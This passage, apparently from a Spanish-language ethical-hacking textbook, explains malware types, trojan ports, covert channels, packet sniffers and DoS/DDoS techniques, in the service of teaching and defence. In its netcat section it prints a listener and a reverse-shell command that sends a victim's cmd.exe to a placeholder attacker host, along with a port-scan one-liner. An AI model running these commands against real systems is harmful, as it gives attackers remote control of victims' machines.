Otra forma de crear un virus es utilizar una utilidad como JPS Virus Maker. Es una utilidad simple en el que tienes que elegir las opciones de una interfaz gráfica de usuario y luego decide crear un nuevo archivo ejecutable que puede ser utilizado para infectar un huésped. La siguiente figura nuestra la interfaz de JPS Virus Hacedor




Ilustración 4 JPS Virus Maker

2.6.5 Gusanos

Cuando hablamos de los virus, el tema de los gusanos no se queda atrás. Ellos son otra amenaza importante. A diferencia de los virus, que, por definición, requieren algún tipo de acción que se produzca el fin de activar sus travesuras, los gusanos son totalmente auto replicante. Los gusanos utilizan efectivamente el poder de las redes, malware, y la velocidad de difundir piezas muy peligrosas y efectivas de malware.

2.6.5.1 El Funcionamiento de los gusanos informáticos

Los gusanos son una forma avanzada de malware, en comparación con los virus, y tienen diferentes objetivos en muchos casos. Una de las principales características de los gusanos es su capacidad inherente para replicar y propagarse a través de redes de forma extremadamente rápidaLa mayoría de los gusanos comparten ciertas características que ayudan a definir cómo funcionan y lo que pueden hacer:

- No requieren una aplicación host para llevar a cabo sus actividades
- No necesariamente se requiere ninguna interacción con el usuario, directa o de otra manera, para funcionar.
- Replicarse muy rápidamente a través de redes y hosts
- Consumir ancho de banda y recursos

Los gusanos también pueden realizar otras funciones:

- Transmitir información de un sistema víctima de nuevo a otro lugar especificado por el diseñador.
- Lleve consigo una carga útil, tal como un virus, y dejar esta carga útil en varios sistemas rápidamente.

Con estas habilidades en mente, es importante distinguir los gusanos de virus considerando un par de puntos clave:

- Un gusano puede considerarse un tipo especial de malware que puede replicarse y consumir memoria, pero al mismo tiempo que no suele unirse a otras aplicaciones o software.
- Un gusano se propaga a través de redes infectadas de forma automática y sólo requiere que un host es vulnerable. Un virus no tiene esta capacidad.

2.6.6 Spyware

El spyware es un tipo de malware que está diseñado para recoger y transmitir información sobre las actividades de la víctima a una parte interesada. La característica principal es que la aplicación actúa detrás de las escenas para recopilar esta información sin el consentimiento del usuario o del conocimiento.

La información recopilada por el spyware puede ser cualquier cosa que el creador del spyware siente la pena. Spyware se ha utilizado para orientar los anuncios, robar identidades, generar ingresos, alterar los sistemas, y la

captura de otra información. Además, no es desconocida para el spyware para abrir la puerta a ataques posteriores que pueden realizar tareas como la descarga de software y así sucesivamente.

2.6.6.1 Métodos de infección por spyware

Spyware puede ser colocado en un sistema en un número de maneras diferentes, cada uno con sus propias ventajas. Una vez instalado el software, se mantiene oculto y lleva a cabo sus objetivos. Métodos de infección incluyen, pero no se limitan a, los siguientes:

Redes peer-to-peer (P2P): este mecanismo de entrega se ha convertido en muy popular debido a la mayor cantidad de personas que utilizan estas redes para obtener el software libre.

La mensajería instantánea (IM) – Delivering: software malicioso a través de mensajería instantánea. Además, el software de mensajería instantánea nunca ha tenido mucho en la forma de controles de seguridad.

Internet Relay Chat (IRC) –IRC: es un mecanismo utilizado comúnmente para entregar mensajes y software debido a su uso generalizado y la capacidad de atraer a nuevos usuarios para descargar el software.

Con el auge de los archivos adjuntos de correo electrónico como medio de comunicación, la práctica de usarlo para distribuir malware también ha aumentado de correo electrónico.

Acceso Fisico: Una un atacante obtiene acceso físico, se hace relativamente fácil de instalar spyware y poner en peligro el sistema.

Navegador por defectos: Muchos usuarios olvidan o no eligen a actualizar sus navegadores tan pronto como salen nuevas actualizaciones, por lo que la distribución de software espía se hace más fácil.

Software freeware: Descarga gratis de fuentes desconocidas o que no se confía puede significar que usted también descargar algo desagradable, como spyware.

Páginas web: Software a veces se instala en un sistema a través de la navegación web. Cuando un usuario visita un sitio web determinado, software espía puede ser descargado e instalado usando scripts o algún otro medio.

Spyware instalado: de esta manera es muy común, ya que los navegadores web se prestan ellos mismos a este proceso, que son con frecuencia sin parchear, no tienen actualizaciones aplican, o se han configurado de forma incorrecta. En la mayoría de los casos, los usuarios no utilizan las medidas de seguridad más básicos que vienen con un navegador; ya veces utiliza anular las opciones de seguridad para obtener una mejor experiencia de navegación o para ver menos pop-ups o indicaciones.

Software instalaciones: Una forma común de instalar software como spyware en el sistema de la víctima es como parte de otra instalación del software. En estas situaciones, una víctima descarga una pieza de software que quieren,

pero empaquetado con que es una carga útil que está en silencio instalado. La víctima puede ser avisad de que algo más está siendo instalado en el sistema, pero puede hacer clic a través del asistente de instalación tan rápidamente sin necesidad de leer todo lo que echan de menos el hecho de que el software adicional está siendo colocado en su sistema.

2.6.7 Adware

Adware es un tipo muy conocido de malware. Muchos sistemas están infectados activamente con este tipo de malware de las distintas instalaciones y demás actividades que realizan. Cuando este tipo de software se implementa en el sistema de la víctima, que muestra anuncios, pop-ups, y pantallas de la queja, e incluso puede cambiar la página de inicio del navegador.

Normalmente, este tipo de software se distribuye a través de una descarga con otro software o cuando la víctima visita una página web que despliega sigilosamente en su sistema.

2.6.8 Scareware

Un relativamente nuevo tipo de software es scareware. Este tipo de malware advierte a la víctima de un daño potencial que podría suceder si no se toman algunas medidas. Por lo general, esta acción implica proporcionar una tarjeta de crédito o hacer algo más para comprar una utilidad que necesitan para limpiar su sistema. En muchos casos, la utilidad de la víctima adquiere e instala en realidad es algo más, como spyware, adware, o incluso un virus.

Este tipo de software se basa en la ignorancia o el miedo a las posibles víctimas que no saben que se instalando.

2.6.9 Troyanos

Una de las formas más antiguas y potencialmente ampliamente incomprendidas de malware es el troyano.

En pocas palabras, un troyano es una aplicación de software que está diseñado para proporcionar acceso encubierta al sistema de la víctima. El código malicioso se envasa en tal forma que parece inofensiva y así consigue todo tanto el escrutinio del usuario y el antivirus u otras aplicaciones que están en busca de malware. Una vez en un sistema, sus objetivos son similares a las de un virus o un gusano: para obtener y mantener el control del sistema o realizar alguna otra tarea.

Una infección de Troya puede ser indicada por algunos de los siguientes comportamientos:

- El cajón de CD de una computadora se abre y se cierra. Las pantalla de un ordenador, ya sea de volteo o de inversión. Ajustes de pantalla cambian por sí mismos.

- Imprimir documentos sin ninguna explicación.
- El navegador se redirige a una página web extraño o desconocido.
- Los ajustes de color de Windows cambian.
- Configuración del protector de pantalla cambian.
- Los botones derecho e izquierdo del ratón invierten sus funciones.
- El puntero del ratón desaparece.
- El puntero del ratón se mueve de maneras inexplicables.
- El botón de inicio desaparece.
- Cajas de Chat que aparecen en el sistema infectado.
- El proveedor de servicios de Internet (ISP) informa que el ordenador de la víctima está ejecutando escaneos de puertos.
- Las personas en el chat con ustedes parecen saber información personal detallada.
- El sistema se apaga por sí mismo.
- La barra de tareas desaparece.
- Cuenta contraseñas se cambian.
- Se accede a las cuentas legítimas sin autorización.
- Declaraciones de compra desconocida aparecen en las tarjetas de crédito.
- Módems de acceso telefónico y conectarse a Internet por sí mismos. Ctrl + Alt + Supr deja de funcionar.
- Cuando se reinicia el equipo, un mensaje indica que otros usuarios aún están conectados.

Operaciones que pueden ser realizadas por un hacker en un sistema informático objetivo incluyen los siguientes:

- Robo de datos
- Instalación del software
- Descargar o cargar archivos
- Modificación de archivos

- Instalación keyloggers
- Visualización de la pantalla del usuario del sistema
- El consumo de espacio de almacenamiento de ordenador
- Crashing del sistema de la víctima

Antes de llegar demasiado lejos en el tema de los troyanos, lo que necesita saber acerca de los canales encubiertas y abiertas. Un troyano se basa en los siguientes elementos:

Un canal abierto es un camino de comunicación o canal que se utiliza para enviar información o realizar otras acciones. HTTP o TCP / IP son ejemplos de mecanismos comunicación que pueden y enviar información legítimamente.

Un canal secreto es un camino que se utiliza para transmitir información, pero lo hace de una manera que es ilegítimo o supuesta a ser imposible. El canal secreto viola la política de seguridad en un sistema.

¿Por qué un atacante que desee utilizar un troyano en lugar de un virus? La razón es porque típicamente un troyano es más cauteloso, junto con el hecho de que abre un canal encubierto que se puede utilizar para transmitir información. Los datos transmitidos pueden ser una serie de artículos, incluyendo la información de identidad.

Tipos de troyanos incluyen los siguientes:

Troyanos de acceso remoto (RAT): Diseñó para dar un mando a distancia atacante sobre el sistema de la víctima. Dos miembros conocidos de esta clase son el programa SubSeven y su primo, Back Orifice, aunque ambos son ejemplos de mayor edad.

Datos enviados: para encajar en esta categoría, un troyano debe capturar algún tipo de datos de sistema de la víctima, incluidos los archivos y las pulsaciones de teclado. Una vez capturado, estos datos se pueden transmitir a través de correo electrónico u otros medios si el troyano se lo permitió. Keyloggers son troyanos comunes de este tipo.

Destructivo: tipo de troyano vuelve los archivos corrupto, borrar o destruir los datos de en un sistema. En casos más extremos, el troyano puede afectar el hardware de una manera tal que es inutilizable.

Proxy-Malware: de este tipo provoca un sistema para ser utilizado como un proxy por el atacante. El atacante utiliza el sistema de la víctima para escanear o acceder a otro sistema o ubicación. El resultado final es que el atacante real es difícil de encontrar.

FTP-Software: en esta categoría está diseñada para configurar el sistema infectado como un servidor FTP. Un sistema infectado se convierte en un servidor de alojamiento todo tipo de información, que pueden incluir contenido ilegal de todo tipo.

2.6.10 Detección de troyanos y virus

Un troyano se puede detectar de muchas maneras. Escaneo de puertos, que puede resultar muy eficaz si usted sabe qué buscar.

Debido a que un troyano se utiliza para permitir el acceso a través de puertas traseras o canales encubiertos, un puerto debe abrirse para permitir esta comunicación. Un escaneo de puertos usando una herramienta como Nmap revela estos puertos y le permite investigar más a fondo.

Los siguientes puertos son utilizados para troyanos clásicos:

- Back Orifice: UDP 31337 o 31338
- Back Orifice 2000: TCP / UDP 54320/54321
- Bestia: TCP 6666
- Citrix ICA: TCP / UDP 1494 Profundo
- Throat: UDP 2140 y 3150
- Desktop Control: UDP NA
- Donald Dick: TCP TCP 23476/23477
- Loki: Internet Control Message Protocol (ICMP)
- NetBus: TCP 12345 y 12346
- Netcat: TCP / UDP (cualquiera)
- NetMeeting Remote: TCP 49608/49609
- pcAnywhere: TCP 5631/5632/65301
- Reachout: TCP 43188
- Remotely Anywhere: TCP 2000/2001
- Remote: TCP/UDP 135-1139
- Whack-a-Mole: TCP 12361 y 12362
- NetBus 2 Pro: TCP 20034
- GirlFriend: TCP 21544
- Masters Paradise: TCP 3129, 40421, 40422, 40423, y 40426
- Timbuktu: TCP/UDP 407
- VNC: TCP/UDP 5800/5801

2.6.11 Canales abiertos y encubiertos

Cuando se trabaja con troyanos y otros programas maliciosos, es necesario estar al tanto de canales encubiertas y abiertas. La diferencia entre los dos es que un canal abierto se pone en su lugar por el diseño y representa la forma legítima o destinado para el sistema o proceso a utilizar, mientras que un canal encubierto utiliza un sistema o proceso en un manera que no estaba destinado a ser utilizado.

Los mayores usuarios de canales encubiertos que hemos discutido son troyanos. Troyanos están diseñados para permanecer fuera de la vista y oculto, mientras que envían información o reciben instrucciones de otra fuente. El uso de canales encubiertos significa la información y la comunicación puede ser capaz de deslizarse mecanismos de detectives del pasado que no están diseñados o posicionados para estar al tanto y buscar este tipo de comportamiento.

Herramientas para explotar canales encubiertos son los siguientes:

Loki: diseñado originalmente para ser una prueba de concepto de cómo el tráfico ICMP puede ser utilizado como un canal secreto. Esta herramienta se utiliza para pasar información dentro de paquetes de eco ICMP, que pueden transportar una carga útil de datos, pero normalmente no lo hacen. Debido a que la capacidad de transportar datos existe pero no se utiliza, esto puede hacer que un canal encubierto ideal.

ICMP-backdoor: Similar a Loki, pero en lugar de utilizar paquetes de eco de ping, utiliza Ping replies.

007Shell: utiliza paquetes ICMP para enviar información, sino que va un paso más allá de formatear los paquetes por lo que son de un tamaño normal.

B0CK: Similar a Loki, pero utiliza Internet Group Management Protocol (IGMP).

Reverse World Wide Web (WWW) Tunneling Shell: crea canales encubiertos a través de firewalls y proxies haciéndose pasar por el tráfico web normal.

AckCmd: proporciona un shell de comandos en sistemas Windows.

Netcat: es una sencilla utilidad de línea de comandos disponibles para plataformas Linux, UNIX y Windows. Está diseñado para leer la información de las conexiones que utilizan TCP o UDP y hacer sencilla la redirección de puertos en ellos como se ha configurado.

Los pasos a seguir para utilizar Netcat para realizar la redirección de puertos. El primer paso es que el hacker para establecer lo que se conoce como oyente en su sistema. Esto prepara el sistema del atacante para recibir la información de sistema de la víctima. Para configurar un oyente, el comando es el siguiente:

```
nc -n -v -l -p 80
```

Después de esto, el atacante tiene que ejecutar el siguiente comando en el sistema de la víctima para redirigir el tráfico a su sistema:

```
nc -n hackers_ip 80 -e "cmd.exe"
```

Una vez que se entró, el efecto neto es que el shell de comandos en el sistema de la víctima está en línea de comandos del atacante, listo para la entrada si lo deseas.

Por supuesto, Netcat tiene algunas otras capacidades, incluyendo el escaneo de puertos y la colocación de archivos en el sistema de la víctima. Escaneo de puertos se puede lograr mediante el siguiente comando:

nc -v -z -w1 DirecciónIP <start port> - <ending port>

Este comando analiza un rango de puertos como se especifica.

Netcat no es la única herramienta disponible para hacer la redirección de puertos. Herramientas como canalización de datos y FPIPE pueden realizar las mismas funciones, aunque de diferentes maneras.

La siguiente es una lista de opciones disponibles para Netcat:

nc –d Separa Netcat desde la consola

nc -l -p [puerto]: crea un sencillo puerto de escucha TCP; añadiendo -u coloca en modo UDP

nc -e [programa] -Redirects stdin / stdout de un programa

nc -w [Tiempo de espera]: establece un tiempo de espera antes de Netcat cierra automáticamente

Programa | nc

nc | programa

--h Muestra ayuda opciones

nc –v Pone Netcat en modo detallado

nc -g o nc –G Especifica banderas de enrutamiento de origen

nc -t- Usando negociación con Telnet

--z usando escaneo de puertos.

2.7 Sniffers

Sniffers son utilidades que usted, como un hacker ético, puede utilizar para capturar y analizar el tráfico en movimiento a través de una red. Sniffers son una categoría amplia que abarca cualquier utilidad que tiene la capacidad de realizar una función de captura de paquetes. Independientemente de la construcción, sniffers realizan su función de captura de tráfico al permitir modo promiscuo en la interfaz de red conectada, lo que permite la captura de todo el tráfico, ya sea o no que el tráfico está destinado para ellos. Una vez que una interfaz entra en modo promiscuo, no discrimina entre el tráfico que se destina a la dirección; recoge todo el tráfico en el cable, lo que le permite capturar e investigar cada paquete.

Sniffers puede ser activa o pasiva. Típicamente, sniffing pasivo es considerado como cualquier tipo de sniffing donde el tráfico se mira pero no altera de ninguna manera. En sniffing activo, no sólo se controla el tráfico, pero también puede ser alterado de alguna forma determinada por la parte atacante.

Recuerde que un sniffer no es sólo una utilidad que le permite ver solamente la transmisión de tráfico. Un sniffer es un robusto conjunto de herramientas que le puede dar una visión muy en profundidad y granular de lo que su red está haciendo desde adentro hacia afuera.

Es importante mencionar que también hay cosas llamadas analizadores de protocolo de hardware. Estos dispositivos se conectan a la red a nivel de hardware y pueden monitorear el tráfico sin manipular el tráfico. Normalmente, estos dispositivos de hardware no son de fácil acceso para la mayoría de los hackers éticos debido a su enorme costo en muchos casos (algunos dispositivos tienen etiquetas de precio en el rango de seis cifras)

¿Qué tan exitoso son los sniffers? depende de la relativa inseguridad e inherente de ciertos protocolos de red. Protocolos como el TCP / IP probados y verdad nunca fueron diseñados pensando en la seguridad y por lo tanto no ofrecen mucho en esta área. Varios protocolos se prestan a la fácil sniffing:

Telnet / rlogin: como los que incluyen los nombres de usuario y contraseñas, que pueden ser fácilmente sniffing.

HTTP: Diseñado para enviar información sin ningún tipo de protección y por lo tanto un buen objetivo para sniffing.

Simple Mail Transfer Protocol (SMTP): que se utiliza comúnmente en la transferencia de email, este protocolo es eficiente, pero no incluye ninguna protección contra la sniffing.

Network News Transfer Protocol (NNTP): Todas las comunicaciones, incluidas las contraseñas y los datos, se envía por este protocolo.

Post Office Protocol (POP): Diseñado para recuperar el correo electrónico desde los servidores, este protocolo no incluye la protección contra la sniffing porque las contraseñas y nombres de usuario pueden ser interceptados.

Protocolo de transferencia de archivos (FTP) Un protocolo diseñado para enviar y recibir archivos.

Internet Message Access Protocol (IMAP): Al igual que en SMTP en la función y la falta proteccion.

2.71 Herramientas de Sniffers

Herramientas Sniffers son aplicaciones muy comunes. Unos pocos interesantes son:

Wireshark:Uno de los analizadores de paquetes más conocidos y usados. Dispone de un enorme número de características diseñadas para ayudar en la dirección y análisis de tráfico.

TCPdump:Una conocida en la línea de comandos analizador de paquetes. Ofrece la posibilidad de interceptar y observar TCP / IP y otros paquetes durante la transmisión por la red. Disponible en www.tcpdump.org.

WinDump: un puerto de los más populares de Linux packet sniffer tcpdump, que es una herramienta de línea de comandos que es ideal para mostrar información de cabecera.

OmniPeek: Fabricado por WildPackets, OmniPeek es un producto comercial que es la evolución de la EtherPeek producto.

Dsniff: Un conjunto de herramientas diseñadas para realizar sniffing con diferentes protocolos con la intención de interceptar y revelar las contraseñas. Dsniff está diseñado para plataformas Unix y Linux y no tiene un equivalente completa en la plataforma Windows.

EtherApe: Una herramienta Linux / Unix diseñado para mostrar gráficamente las conexiones entrantes y salientes de un sistema.

MSN Sniffer:Una utilidad olfateando diseñado específicamente para olfatear el tráfico generado por la aplicación MSN Messenger.

NetWitness NextGen:Incluye un sniffer basado en hardware, junto con otras características, diseñado para monitorear y analizar todo el tráfico en una red; una herramienta popular en uso por el FBI y otras agencias policiales.

2.7.2 Wireshark

Wireshark se considera el mejor rastreador en el mercado. Wireshark ha existido desde hace bastante tiempo. Wireshark es nativa disponible en Windows y Linux.

Una de las características de gran alcance de Wireshark es su capacidad de cadena de búsqueda y filtrado. En una captura en y tiempo real, es probable que sea sniffing una conexión que tiene un gran número de clientes conectados. Esto es cuando las cadenas de búsqueda y filtrado se convierten en el mejor amigo del hacker. La siguiente tabla muestra la búsqueda común de opciones de cadena para Wireshark.

Operador	Función	Ejemplo
==	igual	ip.addr == 192.168.1.2
eq	igual	tcp.port eq 161
!=	diferente	ip.addr != 192.168.1.2
ne	diferente	ip.src ne 192.168.1.2
contains	Contiene el valor especificado	http contains "http://www.site.com"

Filtos de Wireshark

Wireshark cubre la interfaz de línea de comandos (CLI) herramientas.

Comando	Funciones
tshark	Una versión de línea de comandos de Wireshark (similar a TCPdump)
dumpcap	Pequeño programa con la única intención de capturar el tráfico
capinfos	Lee una captura y devuelve las estadísticas sobre ese archivo
editcap	Edita o traduce el formato de los archivos de captura
mergecap	Combina varios archivos de captura en una sola

text2cap	Crea un archivo de captura de un hexdump ASCII de paquetes

2.7.3 TCPdump

Esta utilidad es un sniffer basado línea de comandos que es bastante robusto en comparación con sus homólogos de la GUI. TCPdump ha existido desde hace bastante tiempo, y era la herramienta de elección mucho antes de Wireshark. TCPdump es nativo de Linux; la herramienta equivalente de Windows se llama Windump.

2.8 Denegación de Servicio

Los ataques de Distribuidos de denegación de servicio (DDoS) son una real y creciente amenaza para las empresas en todo el mundo. Diseñado para eludir la detección por herramientas más populares de la actualidad, estos ataques pueden rápidamente incapacitar a una empresa específica, con un costo de miles de víctimas y millones de dólares en pérdidas de ingresos y la productividad. Este tipo de ataque han ido proliferando hasta convertirse en uno de los tipos de amenaza básicos a los que se enfrenta prácticamente cualquier industria y área de mercado que esté expuesta a Internet y siendo uno de los ataques más usado de hoy en día y causante de pérdidas significativas de ingresos y recursos. Los atacantes se aprovechan de vulnerabilidades a distintos niveles de seguridad existentes, la naturaleza distribuida de estos ataques hace que las soluciones de seguridad centralizadas tradicionales dejen de ser eficaces, cada ataque de denegación de servicio es único porque cada ataque logra un aumento de la complejidad de la planificación, monitorización, mitigación y análisis posterior para cualquier organización ya que este tipo de ataque intenta derribar e infiltrarse en sitios Web, inundando el servidor origen del sitio con peticiones fraudulentas a menudo desde varias ubicaciones y redes.

Los ataques DoS sobrecargan los servidores con solicitudes incesantes hasta que los servidores se vuelven tan lentos que los usuarios regulares se rinden a la frustración otodos los servidores colapsan juntos. Hoy en día, los piratas informáticos suelen realizar ataques DoS contra compañías por razones ideológicas, sin embargo los creadores de virus profesionales se inclinan más a amenazar a los negocios en línea con ataques DoS en un intento de ganar dinero. Un ataque de Denegación de Servicio Distribuido (DDoS) difiere del DoS solamente en el método, un DoS se realiza desde un ordenador o servidor, mientras que un DDoS es un DoS organizado para que suceda simultáneamente desde un gran número de ordenadores o servidores.

2.81 Denial of Service/ Distributed Denial of Service (DoS-DDoS).

En seguridad informática, un Ataque de denegación de servicios, también llamado ataque DoS (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima. Se genera mediante la saturación de los puertos con flujo de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando servicios, por eso se le denomina "denegación", pues hace que el servidor no dé abasto a la cantidad de solicitudes, siendo esta técnica el ciber ataque más usual y eficaz por su sencillez tecnológica.

Una ampliación del ataque DoS es el llamado ataque distribuido de denegación de servicio, también llamado ataque DDoS (de las siglas en inglés Distributed Denial of Service) el cual lleva a cabo generando un gran flujo de información desde varios puntos de conexión. DDoS no es más que un ataque de negación de servicio pero distribuido, ejecutado a través de una red de computadores zombis. Sin embargo es muy difícil de detener, ya que no se puede diferenciar el origen del ataque para bloquear las solicitudesya que estas difícilmente se pueden aislar de las de los clientes reales.

Este método consiste en lo complejo del rastreo de los verdaderos atacantes, ya quequienes envían las solicitudes ofensivas no guardan relación alguna directa con el atacante. Todos estos usuarios anónimos en la mayoría de los casos son controlados.

mediante instrucciones colocadas en un canal de IRC (Internet Relay Chat), una de las más antiguas formas de chatear en la red. Ellos simplemente se conectan a un puerto determinado en un servidor con un dominio flotante, obteniendo instrucciones. Sin embargo se puede contra atacar un ataque de DDoS atacando al servidor IRC del que reciben sus órdenes los equipos zombis. Está es una técnica muy compleja ya que primero hay que capturar un zombis y estudiar su rootkit para saber cuál es su "root master" y así luego atacarlo, pero los hackers utilizan dominios dinámicos y pueden levantar otro servicio IRC con el mismo nombre rápidamente.

Es decir que la clave del éxito para los ataques de DDoS es la cantidad de “zombis” con que cuenta cada Botnet. Podemos afirmar que mayor es el número de máquinas atacantes, mayor es la efectividad del ataque, por ejemplo: Si Una Botnet tiene 3000 máquinas zombis listas para atacar y cada máquina utiliza una conexión hogareña con un promedio de 128 Kb/s de ancho de banda de subida entonces tendríamos un cálculo siguiente:

3000 hosts * 128 KB/s de SUBIDA = 384000 KB/s = 375,00MiB/s

Es decir, que se genera un tráfico resultante de 375,00 MiB/s, el cual es un ancho de banda más que suficiente para colapsar prácticamente cualquier sistema ya que los vínculos que los ISP le otorgan a los servidores target son claramente inferiores a este valor.

2.8.2 Objetivos del Ataque de Denegación de Servicios.

- Flood para que evitar que se conecte a la red.
- Mantienes el PC ocupado mientras Spoofing su IP o MAC.
- Intentar que el IDS o Firewall deje de funcionar.
- Por ataques sin escrúpulos de las empresas competidoras que buscaban una ventaja desleal de su negocio.
- Los ataques ideológicos se pueden lanzar por entidades gubernamentales o “hacktivistas”. Los hacktivistas tienden a buscar publicidad atacando organizaciones de alto nivel o sitios que simbolicen prácticas políticas conflictivas.

- Un atacante puede controlar decenas o incluso cientos de servidores y apuntar toda esa potencia de ataque acumulada de todos estos sistemas a un único objetivo. El atacante irrumpe en numerosos sitios, instala el script del ataque de denegación de servicio a cada uno y luego organiza un ataque coordinado para ampliar la intensidad de estas agresiones cibernéticas.
- Alteración de información de estado, tales como interrupción de sesiones TCP e interrupción de componentes físicos.

2.8.3 Métodos de Ataque.

En un servidor cuando hay demasiadas peticiones de personas de todo Internet, éste se satura, después trabaja más lento hasta que llega el punto en que deja de funcionar puede que se apague directamente o que sólo deje de responder a las conexiones, el servidor no funcionará igual hasta que el ataque pare o se haya logrado bloquear las conexiones ilegítimas, un ataque puede ser perpetuado de varias formas.

Consumo de recursos computacionales: El objetivo es prevenir que los hosts o que las redes puedan comunicarse. Un ejemplo de este tipo de ataque es el conocidocomo "SYN Flood", el atacante comienza estableciendo una conexión con lacomputadora de la víctima, mientras tanto la maquina afectada ha reservado unnúmero limitado de estructuras de datos requeridos para completar la conexión. Elresultado es que las conexiones legitimas son negadas mientras que la maquinaafectada está a la espera de completar las conexiones "semi abiertas" por elatacante. Un intruso también puede utilizar los propios recursos del sistema en sucontra. Un ejemplo es la "Negación de Servicio UDP", en este ataque un intrusoutiliza paquetes UDP manipulados para conectar al servicio hecho en una maquina alservicio cargado en otra máquina. El resultado es que los dos servicios consumen eltráfico disponible de la red entre ambas, un intruso podría también consumir todo elancho de banda disponible en una red generando un gran número de paquetesdirigidos a la red.

Un intruso puede tener la habilidad de causar la caída o la inestabilidad de un equipo al enviar data no esperado sobre la red. Un ejemplo de este ataque es el conocido como ataque "Ping DoS" o ataque "Smurf", llamado así por su programa de ataque.

Un atacante envía un gran número de trafico ICMP echo (ping) a direcciones IP de broadcast, todas conteniendo una dirección tomada de la víctima. Si el elemento de ruteo que transporta el tráfico realiza el broadcast IP, mas hosts en dicha red IP tomaran el ICMP echo request y lo responderán con su respectivo echo replay, multiplicando el tráfico por el número de hosts que respondan.

Alteración de información de configuración:Una computadora mal configurada puede no desempeñarse bien o no operar del todo, un intruso que logra obtener las credenciales root o administrador puede alterar o destruir la información de configuración que imposibilita el uso de una computadora o de la red de datos.

Alteración de información de estado: Tales como interrupción de sesiones TCP
(TCP reset).

Interrupción de componentes físicos de red: La seguridad física es un componente primario del Aseguramiento de la Información que está relacionada con la prevención de diversos ataques entre los que se incluyen ataques DoS. Las organizaciones deberán prevenir el acceso no autorizado a computadoras, router, gabinetes, racks de comunicaciones, segmentos, unidades de poder.

Obstrucción de medios de comunicación: Entre usuarios de un servicio y lavíctima, de manera que ya no puedan comunicarse adecuadamente.

Algunos puntos las cuales hacen factible que se produzcan estos tipos de ataques son:

- Posibilidad: Es probable que exista en estos momento cientos de miles o millones de sistemas informáticos conectado a la red y configurados con un bajo nivel de seguridad.

- Calidad de software: Cada día el software es más complejo, los tiempos de desarrollo son menores, los programadores poseen menos experiencias y no se dedican suficiente esfuerzo en controles de calidad.

- Prestaciones Vs Seguridad: Hasta la fecha los usuarios optan por las prestaciones del producto sacrificando o no reclamando niveles de seguridad. Se entiende que la seguridad es una complicación añadida y que no necesariamente debe formar parte de la solución adoptada, de igual manera se diseñan redes pensando en la velocidad y funcionalidad pero no en la seguridad.

- Personal no calificado: La capacidad de formación de administradores de sistemas se ha visto desbordada por la demanda, paralela al crecimiento observado en internet, contratando como administradores de sistemas a personas no calificadas y sin experiencia.

- Defensa legal: El propio internet facilita que se internacionalice el problema de los ataques resultando en ocasiones imposible compatibilizar leyes y disposiciones de distintos países lo que en definitiva juega a favor de los atacantes al existir de hecho una indefensión legal.

2.8.4 Flood Ataque.

En este tipo de ataque, la red del sistema de víctimas se inunda con un gran número de paquetes por el atacante, para agotar el ancho de banda de red y caída del sistema. Debido a la saturación del ancho de banda de red de sistema de la víctima, los usuarios legítimos del sistema se impiden el acceso al sistema.

2.8.5 Inundación ICMP Flood.

Los ataques ICMP (Protocolo de mensajes de control de Internet) aprovechan una vulnerabilidad del dicho protocolo, dicho es utilizado por la capa IP del modelo de red, para enviar mensajes unidireccionales hacia un servidor. Dado que en ICMP no existe autenticación, los ataques que utilizan ese protocolo pueden generar una denegación de servicio o permitir que el atacante intercepte paquetes en tránsito. Es una técnica DoS que pretende agotar el ancho de banda de la víctima, las inundaciones de ICMP normalmente se producen cuando las peticiones de eco ICMP sobrecargan a la victima con tantas peticiones que esta consumen todos sus recursos valido.

Es decir que consiste en enviar de forma continuada un número elevado de paquetes ICMP Echo request (ping) de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP Echo reply lo que supone una sobrecarga tanto en la red como en el sistema de la víctima. Dependiendo de la relación entre la capacidad de procesamiento de la víctima y el atacante, el grado de sobrecarga varía es decir si un atacante tiene una capacidad mucho mayor la víctima no puede manejar el tráfico generado.

Otro de los ataques son los que atentan contra el ancho de banda, un intruso puede consumir todo el ancho de banda disponible en una red, generando un gran número de paquetes para que corran sobre la misma red. Este ataque se conoce como un ataque ICMP o "PING Flood". El intruso envía un flujo constante de paquetes PING al sistema. En la mayoría de casos, la inundación de la red con estos paquetes puede acabar consumiendo sus recursos y gran cantidad de ancho de banda.

2.8.6 SMURF.

El ataque Smurf es un ataque de denegación de servicio que utiliza mensajes de ping al broadcast con Spoofing para inundar un objetivo. En este tipo de ataque, el perpetrador envía grandes cantidades de tráfico ICMP (ping) a la dirección de broadcast, todos ellos teniendo la dirección de origen cambiada (Spoofing) a la dirección de la víctima. Si el dispositivo de ruteo envía el tráfico a esas direcciones de broadcast lo hace en capa 2 donde está la función de broadcast y la mayoría de los host tomarán los mensajes ICMP de echo request y lo responderán multiplicando el tráfico por cada host de la subred. En las redes que ofrecen múltiples accesos a broadcast, potencialmente miles de máquinas responderán a cada paquete y Todas esas respuestas vuelven a la IP de origen (la IP de la víctima atacada).

